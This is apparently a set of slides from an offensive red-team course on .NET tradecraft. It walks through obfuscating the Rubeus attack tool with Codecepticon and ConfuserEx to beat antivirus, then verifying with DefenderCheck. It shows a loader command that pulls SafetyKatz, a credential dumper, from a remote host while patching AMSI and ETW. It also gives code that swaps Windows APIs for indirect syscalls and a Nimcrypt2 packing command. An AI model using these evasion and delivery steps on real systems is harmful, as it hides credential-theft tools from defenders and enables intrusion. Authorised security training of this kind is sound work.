
- With the command, Codecepticon will obfuscate everything in the .NET source code of the Rubeus project:

```
Administrator: Windows PowerShell
PS C:\net472> .\Codecepticon.exe --action obfuscate --module csharp --verbose --path "C:\Users\admin\Downloads\Rubeus-master\Rubeus.sln" --map-file "C:\Users\admin\Downloads\Rubeus-master\Mapping.html" --profile rubeus --rename ncefpavs --rename-method markov --markov-min-length 3 --markov-max-length 10 --markov-min-words 3 --markov-max-words 5 --string-rewrite --string-rewrite-method xor
[00:23:24] Codecepticon v1.2.2 is starting...
[00:23:24] Training Markov Generator...
[00:23:26] Getting Visual Studio Instance
[00:23:26] Creating MSBuild Workspace
[00:23:27] Loading solution: C:\Users\admin\Downloads\Rubeus-master\Rubeus.sln
[00:23:28] Finished loading solution
[00:23:28]
[00:23:28] Processing project C:\Users\admin\Downloads\Rubeus-master\Rubeus\Rubeus.csproj
[00:23:30]
[00:23:30] Elements Found:
[00:23:30]     Namespaces:    19
[00:23:30]     Classes:      153
[00:23:30]     Enums:        626
[00:23:30]     Functions:    559
[00:23:30]     Properties:   186
[00:23:30]     Parameters:   623
[00:23:30]     Variables:    1512
[00:23:30]     Structs:       89
[00:23:30] Generating mappings...
[00:23:30] Creating mappings for namespaces
[00:23:30] Creating mappings for classes
[00:23:30] Creating mappings for functions
[00:23:30] Creating mappings for enums
[00:23:30] Creating mappings for properties
[00:23:30] Creating mappings for variables
```

```
Administrator: Windows PowerShell
[00:23:30] Creating mappings for namespaces
[00:23:30] Creating mappings for classes
[00:23:30] Creating mappings for functions
[00:23:30] Creating mappings for enums
[00:23:30] Creating mappings for properties
[00:23:30] Creating mappings for variables
[00:23:30] Creating mappings for parameters
[00:23:31] Creating mappings for structs
[00:23:31] Rewriting code...
[00:23:31] Selected profile is: Rubeus
[00:23:31] Running profile-specific pre-process actions...
[00:23:31] Rewriting assemblies.....
[00:23:31] Removing comments.....
[00:23:31] Rewriting switch statements.....
[00:23:31] Rewriting strings.....
[00:23:31] Renaming 19 namespaces.....
[00:23:34] Renaming 153 classes.....
[00:23:42] Renaming 626 enums.....
[00:24:04] Renaming 559 functions.....
[00:24:30] Renaming 186 properties.....
[00:24:45] Renaming 623 parameters.....
[00:25:56] Renaming 1512 variables.....
[00:27:20] Renaming 89 structs.....
[00:27:23] Running profile-specific post-process actions...
[00:27:24] Applying changes to solution...
[00:27:24] Running profile-specific final actions...
[00:27:24] Applying changes (again) to solution...
[00:27:24] Generating mapping file to: C:\Users\admin\Downloads\Rubeus-master\Mapping.html
[00:27:24] Obfuscation complete
```

Offensive .NET - Tradecraft - AV bypass - Source Code Obfuscation

- If you now open up the project in Visual Studio, all the structs/enums/parameters/variables/etc, will have been renamed.




A screenshot of the Visual Studio code editor displaying obfuscated C# code. The code is heavily renamed, making it difficult to read. It includes several imports from the `System` namespace and defines a class named `AbandoletBicPseudo`. The class contains methods for file operations like reading from a file and writing to a stream, and for handling errors. There are also references to other methods and classes like `EntUndroxesUnticallyCrances` and `ExhibilicArgyransMach`.

```
1 @  using QuietableSateUnnaPaceous.RemanKitoRostempusGon;
2  using System;
3  using System.Collections.Generic;
4  using System.IO;
5  using System.Text;
6  using System.Linq;
7
8  namespace QuietableSateUnnaPaceous
9  {
10     public class AbandoletBicPseudo
11     {
12         public static bool BatiformDousPoseMonegotic = true;
13         public static bool TracclarCeptismBligene = false;
14         private static void UnquivalerCrawnFire(string HarialMisashQualPent, Dictionary<string, string> GilerRanspicFlated)
15         {
16             string TriaTubootTal = GilerRanspicFlated["NoncrimicSymbaFnessors.LycarderSkittableSouki.JerranceLockishMeologyOdon("SSkMHQYoFj0tLQ0ULB8W", "fJesuGzXBXyxEssVxxjTqsLRbtWkYXsd")];
17             TextWriter HakdouthBedyRayed = Console.Out;
18             TextWriter SuperitedBableSocilidellAff = Console.Error;
19             using (StreamWriter EphararegCurateLific = new StreamWriter(TriaTubootTal, true))
20             {
21                 EphararegCurateLific.AutoFlush = true;
22                 Console.SetOut(EphararegCurateLific);
23                 Console.SetError(EphararegCurateLific);
24                 EntUndroxesUnticallyCrances(HarialMisashQualPent, GilerRanspicFlated);
25                 Console.Out.Flush();
26                 Console.Error.Flush();
27             }
28
29             Console.SetOut(HakdouthBedyRayed);
30             Console.SetError(SuperitedBableSocilidellAff);
31         }
32
33         private static void EntUndroxesUnticallyCrances(string HarialMisashQualPent, Dictionary<string, string> GilerRanspicFlated)
34         {
35             ExhibilicArgyransMach.WalessCallyFcptdSmokihas();
36             try
37             {
38                 if (NonsurgedEnaKakish())
39                     Console.OutputEncoding = Encoding.UTF8;
40                 var ArateClayableVivier = new BlotypiceSessMasteradedFerel().CmaniaInfraidWindiva(HarialMisashQualPent, GilerRanspicFlated);
41                 if (ArateClayableVivier == false)
42                     ExhibilicArgyransMach.ImpooryLansElotalism();
43             }
44             catch (Exception e)
45             {
46                 Console.WriteLine(NoncrimicSymbaFnessors.LycarderSkittableSouki.JerranceLockishMeologyOdon("71k10zn2PhsbFOkuAA7udicBJD03N201AC83Mh85F0nRXm0=", "kSnhavKustaklqJvtfXBDnxlRBlePzd"));
47             }
48         }
49     }
50 }
```

Offensive .NET - Tradecraft - AV bypass - ConfuserEx

- A great tool to obfuscate the compiled binary is ConfuserEx (<https://mkaring.github.io/ConfuserEx/>)
- ConfuserEx is a free .NET obfuscator, which can stop AVs from performing signature based detection.



Features

ConfuserEx supports .NET Framework from 2.0 - 4.8, .NET Standard, .NET Core and Mono. It supports most of the protections you'll find in commercial protectors, and some more!


- Symbol renaming
- WPF/BAML renaming
- Control flow obfuscation
- Method reference hiding
- Anti debuggers/profilers
- Anti memory dumping
- Anti tampering (method encryption)
- Embedding dependency
- Constant encryption
- Resource encryption
- Compressing output
- Extensible plugin API

Offensive .NET - Tradecraft - AV bypass - ConfuserEx

- Run ConfuserEx GUI from C:\AD\Tools directory.
- Add the Release folder of the compiled binary to ConfuserEx


Offensive .NET - Tradecraft - AV bypass - ConfuserEx

- Download ConfuserEx GUI from the “Releases” page and simply run it.
- Add the Release folder of the compiled binary to ConfuserEx




Offensive .NET - Tradecraft - AV bypass - ConfuserEx

- Add a new Rule in the settings page
- Double click the rule and set the preset to “Maximum”



Offensive .NET - Tradecraft - AV bypass - ConfuserEx

- Finally, in the protect page, click "Protect" to produce the obfuscated binary.
- Verify with DefenderCheck.



Offensive .NET - Tradecraft - Payload Delivery

- We can use NetLoader (<https://gist.github.com/Arno0x/2b223114a726be3c5e7a9cacd25053a2>) to deliver our binary payloads.
- It can be used to load binary from filepath or URL and patch AMSI & ETW while executing.
`C:\Users\Public\Loader.exe -path
http://172.16.100.x/SafetyKatz.exe`
- We are using NetLoader with CsWhispers project to add D/Invoke and indirect syscall execution as NetLoader uses classic Process Injection WinAPIs which is flagged on basic import table analysis.

Offensive .NET - Tradecraft - Payload Delivery


Steps to use Loader with CsWhispers:

1. Download CsWhispers, open it in Visual Studio and Check 'Allow unsafe code' under build configuration.
2. Create a new file called CsWhispers.txt under CsWhispers.Sample and append NT API and struct equivalents that are required to be replaced in the NetLoader project.
3. Finally, append the NetLoader project into CSWhispers.Sample and replace appropriate WinAPIs with their NT equivalents. Build the solution.
4. Obfuscate the generated assembly using Nimcrypt2.

Offensive .NET - Tradecraft - Payload Delivery

Steps to use Loader with CsWhispers:


1. Download CsWhispers, open it in Visual Studio and Check 'Allow unsafe code' under build configuration..



Offensive .NET - Tradecraft - Payload Delivery

Steps to use Loader with CsWhispers:

2. Create a new file called CsWhispers.txt under CsWhispers.Sample and append NT API and struct equivalents that are required to be replaced in the NetLoader project.



```
1 NtAllocateVirtualMemory
2 NtClose
3 NtFreeVirtualMemory
4 NtMapViewOfSection
5 NtOpenFile
6 NtOpenProcess
7 NtProtectVirtualMemory
8 NtReadVirtualMemory
9 NtWriteVirtualMemory
10
11 NTSTATUS
12 HANDLE
13 OBJECT_ATTRIBUTES
14 CLIENT_ID
15 UNICODE_STRING
16 PWSTR
17 PCWSTR
18 SECTION_INHERIT
19 IO_STATUS_BLOCK
20 MEMORY_INFORMATION_CLASS
```

Offensive .NET - Tradecraft - Payload Delivery

Steps to use Loader with CsWhispers:

- Finally, append the NetLoader project into CSWhispers.Sample and replace appropriate WinAPIs with their NT equivalents. An example replacement for the VirtualProtect WINAPI can be found below. Build the solution.

```
[DllImport("ntdll.dll")]
2 references
public static extern uint NtProtectVirtualMemory(
    CsWhispers.HANDLE ProcessHandle,
    ref IntPtr BaseAddress,
    ref uint RegionSize,
    uint NewProtect,
    out uint OldProtect
);
```

```
//VirtualProtect(addr, (UIntPtr)bigBoyBytes.Length, magicRastaValue, out someNumber);
unsafe
{
    CsWhispers.HANDLE processHandle = new CsWhispers.HANDLE(Process.GetCurrentProcess().Handle);

    IntPtr baseAddress = addr;

    uint regionSizeValue = (uint)bigBoyBytes.Length;
    uint newProtection = magicRastaValue;
    ... uint oldProtectionValue;

    uint status = NtProtectVirtualMemory(
        processHandle,
        ref baseAddress,
        ref regionSizeValue,
        newProtection,
        out oldProtectionValue
    );

    if (status != 0)
    {
        // Handle error
        Console.WriteLine($"NtProtectVirtualMemory failed with status code: {status}");
    }
    else
    {
        someNumber = oldProtectionValue;
    }
}
```

Offensive .NET - Tradecraft - Payload Delivery


Steps to use Loader with CsWhispers:

4. Obfuscate the generated assembly using Nimcrypt2.

```
kali> ./nimcrypt -f CSWhispers.Sample.exe -e -n -s --no-ppid-spoof -o Loader.exe -t csharp
```

- e: Encrypt strings using the strenc module
- n: Disable syscall name randomization
- s: Disable sandbox checks
- no-ppid-spoof: Disable PPID Spoofing
- t: Type of file
- o: Output filename

Methodology - Assume Breach



"It is more likely that an organization has already been compromised, but just hasn't discovered it yet."

Methodology - Assume Breach

- Insider Attack Simulation is an important part of the Assume Breach Execution Cycle.
- In this class, we are going to use the Assume Breach Methodology on an Active Directory Environment and use internal access available with an adversary to perform further attacks.

